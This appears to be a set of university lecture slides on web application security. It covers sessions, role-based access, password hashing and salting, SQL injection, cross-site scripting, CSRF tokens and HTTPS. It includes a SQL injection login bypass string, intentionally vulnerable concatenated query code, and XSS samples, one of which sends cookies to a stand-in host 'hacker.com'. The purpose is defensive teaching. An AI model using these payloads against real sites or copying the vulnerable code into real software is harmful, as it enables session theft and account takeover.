



JÖNKÖPING UNIVERSITY

*School of Engineering*

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# REPETITION

Server-side Web Development

TPWK16 Spring 2017

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# REGARDING THE PROJECT

For passing:

- Make sure to implement all functionality in Part 1 of the lab instructions.

For a higher grade:

- Check the criteria document.
- Have the web application up and running on AWS.
- Upload report + Visual Studio project on Ping Pong.
- Add the URI to your web application on AWS.

# REGARDING THE PING PONG EXAM

My parts:

- Security
- REST

Does also require knowledge about:

- HTTP & HTTPS (& the same-origin policy)
- Cookies
- Sessions

Exam questions:

- You will not be required to write (perfect) C#/ASP.NET code.
- You should be able to read and understand code in other languages.

REGARDING TODAY

ASK QUESTIONS!

# SECURITY, ONLY LESSON

Never, ever trust clients.


# FIRST LESSON - EXAMPLE

The server knows only what the clients tell it.



# DESIGNING A MEMBER SYSTEM

## Authentication & Authorization



Is the user  
really who he  
claims to be?



What is User X  
allowed to do?



# STAYING SIGNED IN

Problem: HTTP is stateless.

Solution: Use HTTP cookies.

# SESSIONS

"Cookies on the server"

- Session = temporary information stored about a client on the server.
  - The session id is sent to client in a cookie.
  - The client sends back this id to the server with each HTTP request.

# ROLE BASED AUTHORIZATION

- Roles contains sets of permissions, e.g.:
  - Reader = {Permission to read posts}
  - Writer = {Permission to write posts}
  - Deleter = {Permission to delete posts}
  - Admin = {Permission to read posts,  
Permission to write posts,  
Permission to delete posts}
- Users are assigned roles.
  - Adam = {Reader}
  - Bertil = {Reader, Deleter}
  - Ceasar = {Admin}

# ROLE BASED AUTHORIZATION

Our members table

Id	Username	Password
1	User A	Password A
2	User B	Password B
3	User C	Password C
4	User D	Password D

Our roles table

Id	Name
1	Reader
2	Writer
3	Deleter
4	Admin

Member_Id	Role_Id
1	1
1	2
2	1
3	4

# SIGN IN AS SOMEONE ELSE

## Our members table

Username	Password
Lisa	jkISD\$2Fk3
Bart	123456
Homer	1+4=8
Marge	ilovehs

### Sign in

Username:

Password:

## What do the cracker do?

Keeps trying different passwords until he successfully logs in.

## What can we do?

Limit the number of login attempts.

# IF WE ARE HACKED

## Our members table

Username	Password
Lisa	jkISD\$2Fk3
Bart	123456
Homer	1+4=8
Marge	ilovehs

## What do the cracker do?


Logins as the users on other websites.

## What can we do?

Don't store the passwords in plaintext.

# ENCRYPTION

Caesar cipher  
Key = 2



## When the user signs up:

Store the password encrypted.

Username	Password
Stupid	SIMPLE

## When the user signs in:

Decrypt the encrypted password and compare it with the provided one.

Username	Encrypted Password
Stupid	UKORNG

# IF WE ARE HACKED

The cracker can't read the passwords in plain text 😊

## What do the cracker do?


Searches for the encryption function and decrypts the encrypted passwords.

## What do we do?

Hash the passwords instead of encrypting them.



# HASHING (MUL + MOD)



## When the user signs up:

Store the hash of the password.

Username	Password
Stupid	SIMPLE

## When the user signs in:

Hash the provided password and compare it with the stored hash.

Username	Hashed Password
Stupid	$83 * 73 * 77 * 80 * 76 * 69 \% 1000 = 360$

# IF WE ARE CRACKED

Username	Hashed Password
Stupid	360

The cracker can't read the password in plaintext 😊

The cracker can't "unhash" the hashed passwords 😊

## Rainbow Table

Plain text	Hashed
password	746
123456	254
qwerty	968
simple	360
aaaaaa	173

## What do the cracker do?

Uses rainbow tables with common passwords to "unhash" the hash.

## What do we do?

Add static salt to the password we hash.

```
hash("theSalt"+"thePassword")
```

# IF WE ARE CRACKED

## What do the cracker do?

Creates his own rainbow table with the same salt.

### Rainbow Table

Plain text	Hashed
theSaltpassword	245
theSalt123456	587
theSaltqwerty	163
theSaltsimple	93
theSaltaaaaaa	974

## What do we do?

Use dynamic salt instead (each user has its own salt).

Username	Salt	Hashed Password
Stupid	ksjktjf	215
Member X	lkdyrar	722
Member Y	jskdjtny	859

The cracker needs to generate one rainbow table for each user 😊

# SQL INJECTIONS

```
<form method="post" action="Members/SignIn">  
  Username: <input type="text" name="username"><br>  
  Password: <input type="password" name="password"><br>  
  <input type="submit" value="Sign in!">  
</form>
```

Sign in

Username:

Lars

Password:

pa55word

Sign in!

```
public class MembersController : Controller{  
  public ActionResult SignIn(string username, string password) {  
    var query = @"SELECT level FROM members WHERE  
                  username = '"+username+"' AND  
                  password = '"+password+"' LIMIT 1";  
    SELECT level FROM members WHERE  
    username = 'Lars' AND  
    password = 'pa55w0rd' LIMIT 1  
  }  
}
```

# SQL INJECTIONS

```
<form method="post" action="Members/SignIn">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```

Sign in

Username:

Lars

Password:

' OR " = '

Sign in!

```
public class MembersController : Controller{
    public ActionResult SignIn(string username, string password) {
        var query = @"SELECT level FROM members WHERE
                        username = '"+username+"' AND
                        password = '"+password+"' LIMIT 1";

        SELECT level FROM members WHERE
        username = 'Lars' AND
        password = '' OR '' = '' LIMIT 1
    }
}
```

# SQL INJECTIONS

Needs to  
be escaped!

```
var query = @"SELECT level FROM members WHERE  
username = '"+username+"' AND  
password = '"+password+"' LIMIT 1";
```

We get:

```
SELECT level FROM members WHERE  
username = 'Lars' AND  
password = '' OR '' = '' LIMIT 1
```

We need to get:

```
SELECT level FROM members WHERE  
username = 'Lars' AND  
password = '\ ' OR '\ \' = \' ' LIMIT 1
```

```
var query = @"SELECT level FROM members WHERE  
username = '"+escape(username)+"' AND  
password = '"+escape(password)+"' LIMIT 1";
```

# SQL PARAMETERS

```
public class MembersController : Controller{  
    public ActionResult SignIn(string username, string password){  
        var query = @"SELECT level FROM members WHERE  
                        username = @user AND  
                        password = @pass LIMIT 1";  
        using(SqlCommand command = new SqlCommand(query, theConnection)){  
            command.Parameters.Add("@user", SqlDbType.VarChar).Value = username;  
            command.Parameters.Add("@pass", SqlDbType.VarChar).Value = password;  
            int level = command.ExecuteScalar() as int;  
        }  
    }  
}
```

# HTML INJECTIONS

```
public class MembersController : Controller{
    public void ListAll() {
        var query = "SELECT username FROM members";
        using(SqlCommand command = new SqlCommand(query, theConnection)) {
            SqlDataReader reader = command.ExecuteReader();
            Response.Write("<ul>");
            while(reader.read()) {
                Response.Write("<li>" + reader.GetString(0) + "</li>");
            }
            Response.Write("</ul>");
        }
    }
}
```



# HTML INJECTIONS

## Our members table

Username
Lisa
Bart
Homer

Or worse:  
JavaScript  
code!

Username
Good 1
<b>&lt;b&gt;I'm bad ☺</b>
Good 2

```
<ul>
  <li>Lisa</li>
  <li>Bart</li>
  <li>Homer</li>
</ul>
```

- Lisa
- Bart
- Homer

```
<ul>
  <li>Good 1</li>
  <li><b>I'm bad ☺</li>
  <li>Good 2</li>
</ul>
```

- Good 1
- **I'm bad ☺**
- **Good 2**

# HTML INJECTIONS

- Characters with special meaning in HTML needs to be replaced with their entities!
  - `<` → `&lt;`;
  - `>` → `&gt;`;
  - `"` → `&quot;`;
  - `'` → `&apos;`;
- In controllers, use `Server.HtmlEncode(theString)`.
- In Razor, all dynamic output is encoded by default.
  - Use the `@Html.Raw("The output")` helper if you don't want that.

# HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>  
var cookies = document.cookie // Session id, or...  
                                // ...auto-login info.  
window.location = "http://hacker.com?c="+cookies  
</script>
```

The hacker (owner of hacker.com) now has the user's session id or auto-login information 😞

Usually not a problem anymore: JS can't read HTTP Only Cookies.

# HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>  
var request = new XMLHttpRequest()  
request.open("POST", "http://bank.com/transfer")  
request.send("from=23-132&to=14-421&amount=1000")  
</script>
```

If the user is logged in at bank.com (according to some cookie), the hacker transfers \$1000 from the user's account to his own 😞

The *same-origin policy* partly forbids this.

# HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
```

```
window.location = "http://identical-site.com"
```

```
</script>
```

The user is redirected to the hackers identical looking website.

When user signs in there → Hacker gets user's password 😞

The URL in the address bar is different, but will the user notice?

# HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
```

```
document.getElementById('login').addEventListener(  
    'submit',  
    function() { /* Read the user's password. */ }  
)
```

```
</script>
```

# HTML INJECTIONS

Protected by default in ASP.NET, do we need to worry?

- Not protected by default in many other frameworks.
- Sometimes you want to allow users to enter some HTML code.
  - E.g. in their presentations.
  - Really risky!
  - BBCode:
    - `[img]THE_URL[/img] → `  
`[img]http://bank.com/transfer?from=...[/img]`
    - `[url="THE_URL"]THE_TEXT[/url] → <a href='THE_URL'>THE_TEXT</a>`  
`[url="javascript:JS_CODE"]Click![/url]`  
`[url="" onclick='JS_CODE']Click![/url]`

# HTML INJECTIONS

Protected by default in ASP.NET, do we need to worry?

- Not protected by default in many other frameworks.
- Sometimes you want to allow users to enter some HTML code.
- Or CSS code.
  - E.g. background color of their presentations.



# PROTECTING OUR WEBSITE

Are our users safe if we properly escape all input from them?

- No! Other websites (possible hacked) our users visit might send requests to ours.

Can we protect ourselves against those requests?

- Yes! Most user actions comes from forms →  
Add secret to form & cookie and then validate.

# PROTECTING OUR WEBSITE

```
HTTP/1.1 200 OK
```

```
Set-Cookie: secret=abc123; HttpOnly
```

```
...
```

```
<form action="money/transfer" method="post">
```

```
  From: <input type="text" name="from"> <br>
```

```
  To: <input type="text" name="to"> <br>
```

```
  Amount: <input type="text" name="amount"> <br>
```

```
    <input type="hidden" name="secret" value="abc123">
```

```
  <input type="submit" value="Transfer!">
```

```
</form>
```

No JavaScript on any website can read this cookie.


Same-origin policy forbids other websites to read this HTTP Response.

# PROTECTING OUR WEBSITE

This technique is very easy to use in ASP.NET.

## In Razor

```
@using (Html.BeginForm()) {  
    @Html.AntiForgeryToken()  
    ...  
}
```




Adds the Set-Cookie header and the hidden input field.

## In Controllers

```
public class MyController{  
    [ValidateAntiForgeryToken]  
    public ActionResult Handle(){  
        // Code here will only run  
        // if the cookie-token and  
        // the hidden input-token  
        // matches.  
    }  
}
```


# HTTP VS HTTPS

- HTTP is not encrypted.
  - Anyone between you and the server can read your requests/responses!
  - Not good for passwords, bank transactions, etc.
- HTTPS to the rescue!
  - HTTP sent encrypted.



# ENCRYPTION

Caesar cipher  
Key = 2




- Example of a symmetric-key encryption algorithm.
  - Same key used for both encrypting and decrypting.
- Suitable encryption algorithm for HTTPS?
  - NO! How can the client and the server safely agree on which key to use?
  - Asymmetric-key encryption algorithms to the rescue!

# ASYMMETRIC ENCRYPTION

Encryption Key  $\neq$  Decryption Key

(AKA Public Key Encryption)



